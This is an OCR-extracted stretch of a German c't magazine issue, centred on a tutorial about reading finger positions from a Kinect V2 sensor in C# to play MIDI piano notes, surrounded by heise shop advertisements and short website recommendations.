Dieses Buch hat bereits in der ersten Auflage alle Rekorde und Superlative geschafft, die in diesem Bereich möglich sind. Und jetzt legt der Autor mit seiner zweiten Auflage noch einen drauf: Er hat sein Buch auf über 1.000 Seiten erweitert und stellt zahlreiche neue Projekte vor.

Auch als eBook erhältlich!

ISBN 9783955611156  
[shop.heise.de/arduino](http://shop.heise.de/arduino)

39,90 €



Jörg Rech  
**Ethernet – Technologien und Protokolle für die Computervernetzung**

Sowohl in Firmen als auch in Privathaushalten bilden Computernetzwerke einen grundlegenden Bestandteil der IT-Landschaft. Insbesondere moderne Unternehmen sind heute ohne ein Local Area Network (LAN) praktisch nicht mehr vorstellbar.

Auch als eBook erhältlich!

ISBN 9783944099040  
[shop.heise.de/ethernet](http://shop.heise.de/ethernet)

52,90 €



Kathrin Passig, Johannes Jander  
**Weniger schlecht programmieren**

Kathrin Passig gilt als Meisterin des unorthodoxen Blickwinkels, und wenn sie sich zusammen tut mit einem gestandenen Entwickler, um ein Programmierbuch zu schreiben, darf man gespannt sein.

Auch als eBook erhältlich!

ISBN 9783897215672  
[shop.heise.de/ws-programmieren](http://shop.heise.de/ws-programmieren)

24,90 €

## Exklusive Sonderhefte



**c't wissen 3D-Druck**

Auf über 120 Seiten gibt das Sonderheft einen Überblick über wichtige 3D-Druck-Techniken sowie Online-Dienstleister, und bietet Testberichte zu elf aktuellen 3D-Druckern. Dazu kommen viele praktische Tipps und Anleitungen, auch für Einsteiger.

Auch als eBook erhältlich!

[shop.heise.de/ct-wissen-3d](http://shop.heise.de/ct-wissen-3d)

8,40 €




**c't Umstieg auf Linux**

Umsteigen auf Linux – warum nicht? Linux bietet eine Menge Vorteile – nicht nur für XP-Anwender, die demnächst keine Sicherheits-Fixes von Microsoft mehr erhalten. Das neue Sonderheft der c't-Redaktion hilft beim sanften Umstieg von Windows auf Linux. Inkl. DVD mit Linux-Komplett paket 32- und 64-Bit-Version

Auch als eBook erhältlich!

[shop.heise.de/linux-umstieg](http://shop.heise.de/linux-umstieg)

5,90 €



**c't Digitale Fotografie Spezial**

Entdecken Sie in der neuen Ausgabe c't Digitale Fotografie Spezial die ganze Vielfalt der Fotografie. Unsere besten Kreativ-Workshops zeigen, wie Ihnen außergewöhnliche Aufnahmen abseits des Üblichen gelingen. Inkl. DVD mit spannenden Video-Tutorials.

Auch als eBook erhältlich!

[shop.heise.de/ct-fotospezial](http://shop.heise.de/ct-fotospezial)

12,90 €



**c't Programmieren 2014**

Ist Programmieren ein Handwerk oder eine Kunst? Wie Handwerker müssen Programmierer ihre Werkzeuge kennen und beherrschen, auf der anderen Seite ist das Erstellen von Programmen ein kreativer Prozess. Eine aktuelle Rundumschau des Themas in 2014.

Auch als eBook erhältlich!

[shop.heise.de/programmieren2014](http://shop.heise.de/programmieren2014)

9,90 €

# und Bastelfreaks!

## Nützliche Gadgets und Tools



### Raspberry Pi Model B+ Starterset

Im Set enthalten ist: Raspberry Pi Model B+ 512 MB RAM „Made in UK“, passgenaues, schwarzes Gehäuse aus Kunststoff, Samsung 8 GB SDHC Karte mit vorinstalliertem „Noobs“, leistungsfähiges Steckernetzteil ErP micro USB, 5 Volt, 2A.

[shop.heise.de/raspi-set](http://shop.heise.de/raspi-set)

64,90 €



### sugru – selbsthärtender Silikongummi

Der unglaubliche und neue selbsthärtende Silikongummi zum Reparieren und Verbessern unserer Alltagsgegenstände, um die Dinge unseren Bedürfnissen anzupassen. Hält auf fast jedem Material.

[shop.heise.de/sugru](http://shop.heise.de/sugru)

15,95 €

Top Produkt



### Werkzeugset 53 in 1

Das Werkzeugset besteht aus 53 kleinen präzise gefertigten Bits für nahezu jeden Anwendungsfall.

Das Set eignet sich ideal für das Öffnen von Mobiltelefonen, Computern, Laptops, PDAs, PSPs, MP3-Playern und vielem mehr.

19,90 €

[shop.heise.de/werkzeugbox](http://shop.heise.de/werkzeugbox)



### Badehandtuch Monkey Island

Der berühmte Knobel-Pirat in Pixeln auf einem Badehandtuch. Das Monkey Island Badetuch ist genau das Richtige für Dich. Bringe das Point-and-Click-Grübeln zurück an die Strände und in Dein Badezimmer!

[shop.heise.de/monkey-island](http://shop.heise.de/monkey-island)

19,95 €



### Cyber Clean® Home & Office

Die patentierte Reinigungsmasse für noch mehr Hygiene in Ihrem Alltagsleben. Cyber Clean reinigt Ihre Tastaturen und weiteres PC-Zubehör äußerst effizient.

[shop.heise.de/cyber-clean](http://shop.heise.de/cyber-clean)

7,95 €



### T-Shirt Something went terribly wrong

Jüngste Forschungen haben ergeben, dass der homo sapiens nicht mehr das Ende der Evolution markiert. Von nun an gilt der homo geekensis als die letzte Stufe in der Entwicklung des Menschen. Das Shirt ist in den Größen M, L, und XL erhältlich.

[shop.heise.de/shirt-swtw](http://shop.heise.de/shirt-swtw)

15,90 €

## Spannende Lernpakete



### Spiegelreflexkamera selber bauen

Fotografieren macht Spaß, einen Fotoapparat selbst zu bauen umso mehr. Mit diesem Komplettbausatz wird daraus ein Kinderspiel: Auch ohne Vorkenntnisse zaubern Sie mit den enthaltenen Bauteilen in kürzester Zeit eine voll funktionsfähige Kamera im Stil der legendären zweiäugigen Spiegelreflexkamera Rolleiflex.

[shop.heise.de/spiegelreflex](http://shop.heise.de/spiegelreflex)

Statt 49,95 €

jetzt

29,95 €

### fritzing



### Fritzing Creator Kit mit Arduino UNO Deutsche Edition

Das Fritzing Creator Kit ermöglicht einen schnellen, einfachen und vor allem unterhaltsamen Einstieg in die Welt der interaktiven Elektronik.

95,- €

[shop.heise.de/fritzing-creator-kit](http://shop.heise.de/fritzing-creator-kit)

GLEICH  
BESTELLEN!



Alle aktuellen Zeitschriften des Heise Verlages, ausgewählte Fachbücher, eBooks und digitale Magazine ab 15 € oder für Heise-Abonnenten versandkostenfrei

Sie erreichen unseren Shop Service zu folgenden Geschäftzeiten: Mo. – Fr. 8:00 – 17:00 Uhr.  
Telefon: +49 [0] 2152 915 229 · E-Mail: [service@shop.heise.de](mailto:service@shop.heise.de)



heise shop

[shop.heise.de](http://shop.heise.de)





Tim Gerber

# Luftpiano

## Mit der Kinect V2 MIDI-Geräte steuern

Bereits wenige Programmzeilen genügen, um mit der jüngsten Version des 3D-Kamera-Sensors Kinect für Windows mit dem Finger in der Luft Klavier zu spielen. An dem Beispiel zeigt sich, wie leicht man an die Sensor-Daten kommt.

Vor Kurzem hat Microsoft das Software Developer Kit (SDK) 2.0 für die aktuelle Kinect für Windows freigegeben. Damit sollen vor allem Entwickler gelockt werden, Anwendungen für den Sensor zu programmieren. Zum Paket gehört die notwendige Lizenz, solche Software mit Teilen der Microsoft-eigenen Bibliotheken dann auch kommerziell zu vertreiben.

Interessant ist die neue Kinect für Windows aber nicht nur für kommerzielle Anwendungen. Sie kostet 200 Euro, und wer schon eine neue Kinect für die Xbox One besitzt, muss lediglich für 50 Euro einen Adapter für den PC-Anschluss dazu erstehen.

Das eigentlich Bestechende an der Kinect für Windows ist das überarbeitete SDK und die zugehörige Bibliothek. Damit ist das Nutzen

der Sensordaten in selbst geschriebenen Programmen sehr einfach. Wir zeigen im Folgenden beispielhaft, wie man mit der Bewegung eines Fingers Soundeffekte erzeugen kann.

Die Kinect für Windows V2 ist schneller und präziser als das Vorgängermodell. Dadurch ist es ihr unter anderem möglich, neben „offen“ und „geschlossen“ noch einen dritten Status der Hände einer vor dem Sensor agierenden Person zu erkennen: einen ausgestreckten Finger. Grundsätzlich funktioniert das Erkennen von Akteuren mit der Vorgängerversion aber ähnlich. Allerdings sind im bisherigen SDK 1.8 die Namenskonventionen und einige weitere Details anders, sodass das hier vorgestellte Beispiel nicht eins zu eins übertragbar ist. Was im SDK 2.0 beispielsweise mit „Body“ bezeich-

net wird, also alle Objekte, die Daten der Akteure und ihrer Positionen enthalten, heißt im SDK 1.8 und früher „Skeleton“. Die neuen Objekte sind ausgefeilter und auf die jüngste .NET-Version 4.5 ausgerichtet. Die Grundprinzipien aber sind in beiden Varianten dieselben. Wer für ein paar Experimente mit dem Kinect-Sensor keinen dreistelligen Betrag ausgeben will, bekommt die ältere Version für etwa 50 bis 70 Euro in Online-Auktionen. Man muss beim Kauf nur darauf achten, dass der für den Anschluss an den PC notwendige USB-Adapter dabei ist. Einen Artikel über die Portierung von Anwendungen für die Kinect 1 auf die Kinect 2 auf *heise developer* sowie Download-Adressen aller erwähnter Software finden Sie über den c't-Link am Ende des Artikels.

Wegen der höheren Auflösung und des schnelleren Datenstroms stellt die Kinect für Windows V2 auch erheblich höhere Anforderungen an die PC-Hard- und Software, nämlich mindestens Windows 8, USB 3.0 und eine DirectX-11-fähige Grafikkarte. Das SDK inklusive der Bibliothek gibt es bei Microsoft zum freien Download. Mit der Installation landet auch der nützliche SDK-Browser auf der Platte. Er listet alle verfügbaren Beispielprogramme auf und befördert deren Quelltexte auf einen Klick ebenfalls auf die Festplatte oder startet die Ausführung der bereits mitinstallierten Exe-Programme.

Die Kinect liefert dem PC einen Strom von Rohdaten. Die sehr komplexe Auswertung dieser Daten übernimmt die Microsoft-Bibliothek. Sie stellt verschiedene Objekte zur Verfügung, über deren Methoden und Eigenschaften Programmierer auf einfache Weise auf die Auswertung der Sensordaten für verschiedene Zwecke zugreifen können. Das sind zum Beispiel Pixeldaten der Kamera nebst Tiefeninformationen des Infrarot-Sensors, aber auch bereits komplexe Auswertungen etwa über erkannte Personen, die sich vor der Kinect bewegen. Diese Informationen aus den Rohdaten zu gewinnen ist eine beachtliche Leistung der Microsoft-Entwickler. Der Programmierer von Anwendungen für die Kinect braucht sich um diese Dinge nicht mehr zu kümmern, sondern greift einfach auf die Daten zu, die ihm die Objekte des Kinect-Frameworks mundgerecht liefern. Für jedes dieser Objekte listet der Kinect-Explorer Beispielprogramme in verschiedenen Versionen auf.

Für unser Experiment ist das Objekt BodyFrameReader von Interesse. Es liefert Daten über die erkannten Personen. Nur für die ersten beiden der insgesamt sechs möglichen Akteure sind die Daten aber so detailliert bis sprichwörtlich in die Fingerspitzen, wie wir es eingangs beschrieben haben. Mithilfe des Objekts kommt man ziemlich einfach an alle benötigten Daten heran, um die Position eines ausgestreckten Fingers der rechten Hand einer vor der Kinect agierenden Person auf den Zentimeter genau zu ermitteln.

Unser Beispiel haben wir mit der kostenlosen Express-Version von Visual Studio 13 in C# programmiert, aber auch in den anderen

Sprachen sollte es ohne Weiteres nachvollziehbar sein. Es ist als klassisches Desktop-Programm (Windows Form) gestaltet, man benötigt zum Nachvollziehen also auch die Desktop-Variante von Visual Studio Express und nicht die für Windows-Store-Programme vorgesehene Variante „Windows“.

Wenn Sie das Folgende nachvollziehen wollen, legen Sie zunächst ein neues Windows-Forms-Projekt in Visual Studio an. Mit einem Rechtsklick auf den Eintrag „Verweise“ im Projektexplorer öffnen Sie ein Kontext-Menü. Darin wählen Sie „Verweis hinzufügen ...“ und wählen anschließend die Datei `kinect.dll` aus. Sie befindet sich im Ordner `Programme\Microsoft SDKs\Kinect\MainV2\Assemblies`. Anschließend fügen Sie unter den `using`-Direktiven am Anfang des Programms die Zeile `using Microsoft.Kinect; ein.` Wenn der Verweis zuvor korrekt angelegt wurde, müsste die Entwicklungsumgebung bereits mit ihrer Auto-Ausfüllfunktion den Namensraum (Namespace) der Kinect-Bibliothek erkennen. Andernfalls wird sie den Eintrag als Fehler ankringeln. Dann ist bei der Verknüpfung etwas schiefgegangen und Sie sollten die oben beschriebene Prozedur wiederholen.

Die Verwendung des `BodyFrameReader`-Objekts demonstriert die Beispiel-App „Body Basics“, die es wie die meisten Beispielprogramme des Kinect-SDK in C++, C#, Visual Basic und sogar in HTML gibt. Sie zeichnet ein symbolisches Skelett der vom Sensor erfassten Personen mit den markanten Knotenpunkten etwa an den Knien, den Schultern und auch den Händen. Mit farbigen Kreisen zeigt sie den Zustand der Hände als offen (grün), geschlossen (rot) oder geschlossen mit einem ausgestreckten Finger (blau) an. Die grafische Darstellung macht den Löwenanteil am Code des Beispielprogramms aus. Um das `BodyFrame`-Objekt ins eigene Programm einzubinden und darüber an die Sensordaten selbst zu kommen, benötigt man nur wenige Zeilen davon.

Zunächst braucht das Fensterobjekt `Form1` ein paar Variablen für die verwendeten Kinect-Objekte:

```
private KinectSensor kinectSensor = null;
private BodyFrameReader bodyFrameReader = null;
private Body[] bodies = null;
```

Ein Doppelklick auf das Programmfenster in der Entwurfsansicht erzeugt eine `Form1_Load`-Routine, die bei Erzeugung des Programmfensters automatisch aufgerufen wird. Dort initialisieren Sie den Kinect-Sensor und registrieren die Ereignisbehandlung für das Event `FrameArrived` in der Ereignisbehandlungsschleife des Programms. Das Ereignis tritt, wie der Name sagt, immer dann auf, wenn ein komplettes Frame mit Sensordaten eingetroffen ist. Je nach Leistungsfähigkeit des PC schafft die Kinect 25 bis 30 Frames pro Sekunde. Die Ereignisbehandlungsroutine wird also 25 bis 30 Mal in der Sekunde aufgerufen, das sollte man später bedenken, wenn man dort Reaktionen auf bestimmte Sensorinformationen hineinprogrammiert.

Die im Kasten unten zu sehende Ereignisbehandlungsroutine erhält über das mitgelieferte Argument vom Typ `BodyFrameArrivedEventArgs` Zugriff auf den aktuellen Frame und fragt zunächst ab, ob die Daten gültig sind. Mit der Zeile `bodyFrame.GetAndRefreshBodyData(bodies);` werden die Daten des aktuellen Body-Frames in das Array `bodies` geladen. Man kann nun mit einer `foreach`-Schleife die Daten aller erkannten Personen auswerten. Nachdem über die Abfrage `if (body.IsTracked)` die erste Person identifiziert ist, bricht das Programm über ein `break` die `foreach`-Schleife ab, sodass weitere Personen nicht berücksichtigt werden.

Die Koordinaten der einzelnen Punkte speichert das Body-Objekt in einem Dictionary namens `Joints`. Der Zugriff auf die Elemente erfolgt über definierte Schlüsselwerte, in unserem Fall mit `Joint joint = body.Joints[JointType.HandTipRight];`. Das Auto vervollständigen der Visual-Studio-Umgebung hilft ungemein, um sich hier zum Beispiel alle Werte vom `Joint@$>-Typ anzeigen zu lassen. Auf diese Weise kann man übrigens auch weitere im BodyFrame-Objekt schlummernde Informationen aufstöbern.`

Wurde die Fingerspitze der rechten Hand erkannt (`if (joint.TrackingState == TrackingState.Tracked)`,



Die Kinect V 2 erkennt dank verbesselter Hardware auch die Position eines einzelnen Fingers und kann dadurch zum Klavierspielen in der Luft benutzt werden.


cked)), holt man sich die Werte für dessen X- und Y-Position. Sie werden als vorzeichenbehaftete Gleitkommazahl in Metern geliefert, die Mitte des Erkennungsbereichs des Sensors ist dafür der Ausgangspunkt, Positionen links oder unterhalb der Mitte sind deshalb negativ. Für erste Experimente lässt man sich die Werte am besten nach dem Schema `label1.Text = joint.Position.X.ToString();` in einer Textkomponente anzeigen. Der güns-

```
private void Reader_FrameArrived(object sender, BodyFrameArrivedEventArgs e)
{
    bool dataReceived = false;
    int count = 0;
    using (BodyFrame bodyFrame = e.FrameReference.AcquireFrame())
    {
        if (bodyFrame != null)
        {
            if (bodies == null)
            {
                bodies = new Body[bodyFrame.BodyCount];
            }
            bodyFrame.GetAndRefreshBodyData(bodies);
            dataReceived = true;
        }
        if (dataReceived)
        {
            foreach(Body body in bodies)
            {
                if (body.IsTracked)
                {
                    Joint joint = body.Joints[JointType.HandTipRight];
                    if (joint.TrackingState == TrackingState.Tracked)
                    {
                        int x = Convert.ToInt32((joint.Position.X * 100 + 200) / 3.3);
                        int y = Convert.ToInt32(joint.Position.Y * 100 + 100);
                        label1.Text = x.ToString();
                        label2.Text = y.ToString();
                        {
                            midiOut.Send(MidiMessage.StartNote(x, 127, 2).RawData);
                            playing = true;
                        }
                        if ((y > 90) && playing)
                        {
                            midiOut.Reset();
                            playing = false;
                        }
                    }
                    else
                    {
                        label1.Text = "Nicht erkannt!";
                        midiOut.Reset();
                        playing = false;
                    }
                    break;
                }
            }
        }
    }
}
```

Die Ereignisbehandlungsroutine `Reader_FrameArrive` bildet den Dreh- und Angelpunkt des Beispielprogramms.

## Erfassungsbereich der Kinect V2

Das Luftklavier spielt sich am besten in ungefähr zwei Metern Abstand vom Sensor.



tigste Erfassungsbereich der Kinect ist zwischen etwas über einem und viereinhalb Metern (siehe oben stehendes Schaubild), für das hiesige Beispiel reicht ein Abstand von zwei Metern völlig aus.

Wenn das Programm so weit funktioniert und die Koordinaten des ausgestreckten Fingers auf dem Bildschirm angezeigt werden, kann man daran gehen, in Abhängigkeit von Bewegung und Position Reaktionen zu programmieren: Wenn der Finger nach unten bewegt wird, soll das Programm einen Ton ausgeben und wenn er wieder gehoben wird, den Ton stoppen. Die Tonhöhe soll sich nach der X-Position des Fingers richten. Am Ende kann der Anwender also mit einem Finger in der Luft auf dem PC Klavier spielen wie mit dem in [1] vorgestellten Theremin.

Zur Tonerzeugung nutzt man den Windows-internen Software-Synthesizer, der über das Musical Instruments Device Interface (MIDI) angesprochen wird. Die Programmierung von MIDI-Kommandos über das Windows-API ist recht komplex. Auf Microsofts Plattform für Open-Source-Projekte namens CodePlex findet sich die neuere Bibliothek NAudio, mit deren Hilfe es sehr viel einfacher ist, MIDI-Befehle zum Abspielen eines bestimmten Tons an den internen Synthesizer zu schicken.

Das Einbinden der NAudio.dll geht analog der eingangs beschriebenen Einbindung der Kinect-Bibliothek vorstatten. Per using NAudio.midi bindet man den nötigen Namensraum ebenfalls ins Programm ein.

Mit `MidiOut midiOut = new MidiOut(0);` legen Sie ein Objekt für das MIDI-Ausgangsgerät an. Hinter dem Index 0 bei der Initialisierung ver-

birgt sich der Windows-Synthesizer, da er stets das erste, wenn nicht einzige MIDI-Ausgabegerät darstellt. Zentral für die Ausgabe der MIDI-Kommandos ist der Befehl `Send(MidiMessage.StartNote(Note, Velocity, Kanal).RawData);`. Die Variablen geben den Notenwert und die Anschlagsintensität mit Werten zwischen 0 und 127 sowie den MIDI-Kanal von 1 bis 16 an. Auf Kanal 2 liegt beim Synthesizer ein Klavier, auf Kanal 10 ein Schlagzeug. Die meisten anderen Kanäle sind frei beziehungsweise geben ebenfalls Klaviersound wieder. Mit den Werten darf experimentiert werden.

Im Beispiel haben wir uns darauf beschränkt, auf Kanal 2 einen Ton mit voller Lautstärke (also `Velocity = 127`) auszugeben und nur die Höhe des Tons durch Rechts-Links-Verschiebungen des Fingers zu verändern. Dazu rechnet man die Koordinaten zunächst um. Die Zeile `int y = Convert.ToInt32(joint.Position.Y * 100 + 100);` rechnet den Wert für die Höhe des Fingers in Zentimeter um und erhöht ihn um einen Meter, sodass man in der Mitte, also ungefähr auf Bauchhöhe, Werte um die 100 Zentimeter erhält. Bei den Y-Werten ist das für dieses Beispiel recht willkürlich, denn sie wird nur benötigt, um eine Grenze festzulegen, bei deren Unterschreiten ein Ton ausgelöst werden soll. Anders sieht es mit den X-Werten aus, die den gespielten Ton angeben und sich also zwischen 0 und 127 bewegen müssen. Der Abstand der Tasten auf dem virtuellen Keyboard soll etwa 3,3 Zentimeter betragen, also teilt man den Zentimeter-Wert hier noch durch 3,3 und vergisst dabei die Klammern nicht: `int x = Convert.ToInt32((joint.Position.X * 100 + 100)/3.3);`. Dann stellt man mit `if (x > 127) x = 127;` und `if (x < 0) x = 0;` sicher, dass sich der Wert nicht aus dem für MIDI-Kommandos zulässigen Bereich hinausbewegt.

Wie erwähnt tritt das Ereignis bis zu 30 Mal in der Sekunde auf. So oft will man bestimmt keine Taste auf dem Klavier auslösen, denn das gäbe nur sinnlosen Krach. Deshalb stellt das Programm über ein paar Abfragen des Y-Wertes und die boolesche Variable `playing` sicher, dass ein Ton nur einmal ausgelöst wird und bei Heben des Fingers gestoppt wird. Erst danach wird bei erneutem Senken des Fingers ein neuer Ton ausgelöst.

Das war eigentlich schon alles. Mit dem Finger in der Luft Klavier zu spielen erfordert allerdings einiges an Übung. Aber das ist beim echten Klavier auch nicht anders. Auch ist die Funktionsweise des Programms denkbar simpel, es könnte durchaus noch die Bewegungsgeschwindigkeit auswerten und die ermittelte Anschlagsdynamik über den zweiten Parameter der MIDI-Send-Funktion weitergeben.

## Ausblick

Das Beispielprogramm dient nur der Demonstration, wie leicht man die Daten der Kinect auslesen kann. Das Drumherum ist alles andere als ausgereift und dringend verbessерungswürdig. So fehlt die Behandlung möglicher Fehler; auch müssten ausgereifte Programme die Möglichkeit der Auswahl des MIDI-Geräts, des Kanals und Synthesizer-Programms und dergleichen bieten.

Auch wenn das Beispielprogramm alles andere als vollständig ist, zeigt es doch bereits, wie simpel die Gewinnung von Daten aus der Kinect ist. Das gilt übrigens nicht nur für jene des BodyFrame-Objekts. Auch auf die Pixeldaten der Kamera oder die Tiefeninformationen des Infrarotsensors kann man auf ähnlich einfache Weise in eigenen Programmen gut zugreifen. Eine Entdeckungsreise durch die verschiedenen Daten-Objekte des SDK mit dem Kinect-Explorer und den Beispieldaten in Visual Studio ist in jedem Fall erhellend und anregend und macht Lust auf eigene Experimente. Versuchen Sie doch mal, mit einer der auf Seite 172 vorgestellten LED-Lichtleiste einen farbigen Punkt zu erzeugen, der der Bewegung eines Fingers folgt! (tig)

## Literatur

- [1] Oliver Lau, Ätherisch, Handbewegungen erkennen mit dem Leap-Motion-Sensor, c't 20/13, S. 196
- [2] Oliver Lau, Natürlich steuern, Einführung in Microsofts Kinect SDK, c't 24/11, S. 184
- [3] Oliver Lau, Magic Eye Movies, Bewegte Autostereogramme mit der Microsoft Kinect, c't 19/12, S. 164, www.ct.de/-1673564
- [4] Tam Hanna, Microsoft Kinect, Programmierung des Sensorsystems, d.punkt-Verlag Heidelberg, September 2013
- [5] Tim Gerber, Ohne Noten, MIDI-Geräte per PC oder Smartphone steuern und konfigurieren, c't 5/13, S. 162

Beispielcode und mehr: [ct.de/yprt](http://ct.de/yprt)

# Früher war alles besser!

ALT! 196 SEITEN DAS MAGAZIN FÜR KLASSISCHE SPIELE

# retro\* GAMER

4/2014  
September/Okttober/November 2014

Deutschland • 12,99  
Österreich • 14,99  
Schweiz • 16,99  
Luxemburg • 14,99

GAME BOY  
DIE ERFOLGSSTORY  
PLUS: 25 TOP-SPIELE


**DDR Spiele**  
500 Spiele erschienen für den Home-Computer K85. Wir stellen die besten 20 vor und befragen „Ost-Coder“

**REPORT: WAS ECHTZEIT-STRATEGIE SO BELIEBT MACHTE**

**COMMAND & CONQUER**

SANDKASTEN-KRIEG - JÖRG LANGER GEGEN CGC-BÖSEWICHT KANE  
METAL MARINES - KNUT GOLLERT ÜBER DAS KULT-RTS  
DUNGEON KEEPER - HEINRICH LENHARDT WAR RICHTIG BÖSE

**ISOMETRIE-ADVENTURES**  
Wir stellen Knight Lore, Zork, Zool und weitere Iso-Hits vor



JETZT IM HANDEL  
ERHÄLTLICH!

Oder bestellen Sie gleich unter: [www.shop.heise.de](http://www.shop.heise.de)

## Inspiration für Webworker

<http://htmlinspiration.com>  
[www.calltoidea.com](http://www.calltoidea.com)  
[www.admiretheweb.com](http://www.admiretheweb.com)  
[www.siteinspire.com](http://www.siteinspire.com)  
<http://bestwebsite.gallery>

Webdesigner können kaum genug inspirierenden Input bekommen. Eine ganze Reihe von Websites bieten Hilfe und stellen aktuelle Beispiele mit gelungenem Design vor. Auf **HTML Inspiration** etwa können sich Webdesigner sowohl Anregungen holen als auch ihre Entwürfe präsentieren. Die Besucher können Designs, die ihnen gefallen, eine Stimme geben. HTML Inspiration präsentiert die beliebtesten Websites der letzten 7 und 30 Tage in eigenen Listen.

Übersichtlich nach Themen angeordnet präsentiert **Call to Idea** Beispiele für Website-Komponenten wie Formulare oder Statistiken oder komplette Layouts wie Dashboards oder 404-Seiten. Call to Idea präsentiert allerdings nur Screenshots und verlinkt die Sites nicht. **Admire the Web** ordnet seine Beispiele nach den Themen der Websites. Eine umfangreichere Suchfunktion nach Stil, Typ, Thema und Plattform bietet **Site Inspire**. **Best Website Gallery** kategorisiert seine Beispiele nach Farben und Tags. Die Sammlung stellt nicht nur mehrere Screenshots pro Website übersichtlich dar, sondern führt auch direkt zum Original. (uma)



sich allesamt im Browser spielen lassen. Dazu gehören Klassiker aus den 70er und 80er Jahren wie Street Fighter 2, Super Breakout oder Indiana Jones and the Temple of Doom.

Realisiert wurde **The Internet Arcade** mithilfe des **JS-Mess**-Projekts, das es sich zur Aufgabe gemacht hat, Hunderte von Maschinentypen im Browser zu emulieren. Die Emulation führt bei einigen Spielen zu Einschränkungen bei der Darstellung, so James Scott vom Internet Archive. So führen Probleme bei der Skalierung dazu, dass sich einige Spiele in einem „seltsamen Format“ präsentieren würden.

Nach Angaben von Scott laufen die Spiele derzeit am besten in Firefox, aber auch andere moderne Browser sollten damit klarkommen. Standardmäßig ist der Ton bei allen Spielen abgeschaltet, weil er mitunter sehr zerstückelt daherkommt. Wer ein Spiel mit Sound spielen möchte, der muss beim Booten auf einen „Unmute“-Knopf drücken und die Seite nochmals laden. Das schaltet den Ton für alle Spiele der Site ein. (jo)

## Zusammenkratzer

<https://import.io>

Manchmal findet man eine Website mit interessanten Informationen, die man gerne weiterverwenden möchte. **Import IO** erzeugt mit wenigen Handgriffen ein API, mit dem sich Daten direkt von der Quelle abgreifen und weiterverarbeiten lassen, etwa auf einer eigenen Webseite. Der Zugriff auf die Daten kann per Desktop, Tablet oder Smartphone erfolgen. Für private Anwender sind die Tools kostenlos, professionelle Nutzer müssen dafür bezahlen. (uma)

## Automaten-Spiele für den Browser

<https://archive.org/details/internetarcade>  
<http://jsmess.textfiles.com>

Das Internet Archive hat eine Sammlung von 900 Arcade-Spielen bereitgestellt, die



Wer jetzt in nostalgisches Schwärmen verfällt, kann auf den Seiten des **Quartettblogs** gleich weitermachen. Chris Reisse hat dort Infos über die Kartenspiele, insbesondere Großformat-Autoquartette der 60er, 70er und 80er-Jahre zusammengetragen. (jo)

## Zu Besuch bei Kreativen

[www.freundenvonfreunden.com](http://www.freundenvonfreunden.com)  
<http://theselby.com>

Mehrere Berliner Kreative gründeten 2009 das Online-Magazin **Freunde von Freunden**, das sich als Forum der Kultur- und Design-Szene versteht. Darin erscheinen regelmäßig Homestories von anderen Menschen aus der Branche – weltweit. Der Architekt aus São Paulo, das Wiener Architekturbüro – alle werden besucht und in ihren Büros und Privatwohnungen portraitiert und interviewt – ein spannender Einblick in verschiedene Kulturen und Lebenswelten. **The Selby** ist ein ähnliches Projekt des englischen Fotografen und Illustratoren Todd Selby. (jo)

c't Alle Links: [ct.de/y6mbr](http://ct.de/y6mbr)



## Hype-Videos

**Ikea** hat mehrere virale Videos produziert, etwa die Vorstellung des neuen Papierkatalogs als Veräppelung von Apple-Werbephotos. Das aktuelle Video von Ikea Singapur ist eine Hommage an den Horrorschocker Shining.

<http://youtu.be/MOXQo7nURs0>  
(2:28 Minuten, englisch)

<http://youtu.be/cqsonfSQk2I>  
(1:24 Minuten, englisch)

Fluggesellschaften haben entdeckt, dass originelle Sicherheits-Videos nicht nur bei ihren Fluggästen, sondern auch in Video-Portalen gut ankommen und setzen sie als Werbung ein. **Air New Zealand** punktet mit dem Hobbit, dessen Landschaftsaufnahmen wie bei allen Herr-der-Ringe-Filmen zum größten Teil in Neuseeland gedreht wurden.

